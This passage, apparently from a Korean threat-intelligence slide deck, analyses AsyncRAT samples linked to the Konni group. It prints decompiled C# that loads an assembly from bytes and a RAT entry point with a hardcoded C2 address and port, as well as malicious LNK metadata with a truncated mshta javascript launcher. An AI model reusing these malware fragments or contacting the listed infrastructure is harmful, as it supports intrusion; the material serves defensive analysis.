    NmesceIOCMLOIJSIHDc.tellme(56, b_ok, asm);
}
```


```
// Token: 0x0600002C RID: 44 RVA: 0x000029F8 File Offset: 0x00000BF8
private static void tellme(int n_1, byte[] b_ok, Assembly asm)
{
    try
    {
        string text = "pvm,sapmfemowrescs:₩r₩n";
        text.Substring(3);
        string text2 = text.Substring(1);
        text2 = text2.Replace("r", "s");
        asm = Assembly.Load(b_ok);
        NmesceIOCMLOIJSIHDc.tcoaenfoace(asm);
    }
    catch (Exception ex)
    {
    }
}
```



ENKI

03 추가 분석

Konni 연관성 분석

- (좌) 본 공격 사례에서 확인한 AsyncRAT
- (우) 과거 Konni 공격 사례에서 확인한 AsyncRAT





ENKI

03 추가 분석

Konni 연관성 분석

- (좌) 본 공격 사례에서 확인한 AsyncRAT
- (우) 과거 Konni 공격 사례에서 확인한 AsyncRAT

```
// Token: 0x0600002F RID: 47 RVA: 0x00002B24
public void Main0(string[] args)
{
    string ip = "";
    int port = 6606;
    bool flag = args.Length == 2;
    if (flag)
    {
        ip = args[0];
        try
        {
            port = int.Parse(args[1]);
        }
        catch (FormatException)
        {
            port = 6606;
        }
    }
    else
    {
        bool flag2 = args.Length == 1;
        if (flag2)
        {
            ip = args[0];
        }
    }
    Program.Start(ip, port);
}
```


```
// Token: 0x0600001D RID: 29 RVA: 0x00002870
public void Main0(string[] args)
{
    string ip = "159.100.13.216";
    int port = 6606;
    bool flag = args.Length == 2;
    if (flag)
    {
        ip = args[0];
        try
        {
            port = int.Parse(args[1]);
        }
        catch (FormatException)
        {
            port = 6606;
        }
    }
    else
    {
        bool flag2 = args.Length == 1;
        if (flag2)
        {
            ip = args[0];
        }
    }
    Program.Start(ip, port);
}
```


ENKI

03 추가 분석

Konni 연관성 분석

- 다른 공격에 사용된 RAT 서버 주소



03 추가 분석

추가 악성코드 확보 및 연관성 분석

- LNK 파일 메타데이터
  - 제작 환경 정보 존재
  - MAC address, Machine id …

20250211_03837.docx.lnk
(Starting point)

Metadata	
Creation date	2023-11-15T13:04:01.255468Z
Access date	2023-11-15T13:04:01.259439Z
Modification date	2023-11-15T13:04:01.259439Z
Target path	My Computer (Computer) : C:\Windows\System32\mshta.ex
Icon location	.docx
MAC address	50:b7:c3:96:87:f1
Machine id	jooyoung
Target relative path	..\..\..\Windows\System32\mshta.exe箋璃誦廖踊ﾊ→喻晌蜜
Command line arguments	javascript:v=" -Encoding Byte;sc ";s="a=new Ac"+"tiveXObj
Disk volume serial number	26d3-6e63
Local path	C:\Windows\System32\mshta.exe
LNK Flags	HasTargetIDList, HasLinkInfo, HasRelativePath, IsUnicode,

Header	
File size	43520
Hot key	(0+0)
Show window	SW_NORMAL

DLT Properties	
Birth droid file id	eacbf740-7d62-11ef-bf18-50b7c39687f1
Birth droid volume id	67abd1aa-3d2a-42ab-bf95-7b591d0f4b1f
Droid file id	eacbf740-7d62-11ef-bf18-50b7c39687f1
Droid volume id	67abd1aa-3d2a-42ab-bf95-7b591d0f4b1f

ENKI


03 추가 분석

추가 악성코드 확보 및 연관성 분석

파일 이름	드라이브 시리얼 번호	머신 아이디	MAC 주소
20240625_47531.docx.lnk	0FDA-1026	N/A	N/A
20240930_84382.docx.lnk	2CAF-875E	14_g2_itl	1c:99:57:1d:d4:d0
20241003_20134.docx.lnk	2CAF-875E	14_g2_itl	1c:99:57:1d:d4:d0
20241007_46790.docx.lnk	26D3-6E63	jooyoung	50:b7:c3:96:87:f1
20241011_64246.docx.lnk	AEC1-8832	?ِ???	24:f5:aa:e4:c0:c8
20241013_24569.docx.lnk	D8F2-338C	cy-p1	d0:50:99:91:cd:56
20241015_56801.docx.lnk	CE8E-6630	??Ő? 4	a8:a1:59:a9:7b:fe
20250114_27263.docx.lnk	9038-4211	desktop-0jpcpit	e0:d5:5e:8b:fb:d6
20250201_388165727.eml.lnk	26D3-6E63	jooyoung	50:b7:c3:96:87:f1
20250206_68013.docx.lnk	26D3-6E63	jooyoung	50:b7:c3:96:87:f1
20250211_03837.docx.lnk	26D3-6E63	jooyoung	50:b7:c3:96:87:f1

03 추가 분석


추가 악성코드 확보 및 연관성 분석



ENKI

03 추가 분석


추가 악성코드 확보 및 연관성 분석




ENKI

03 추가 분석

피싱 메일 활용 이력




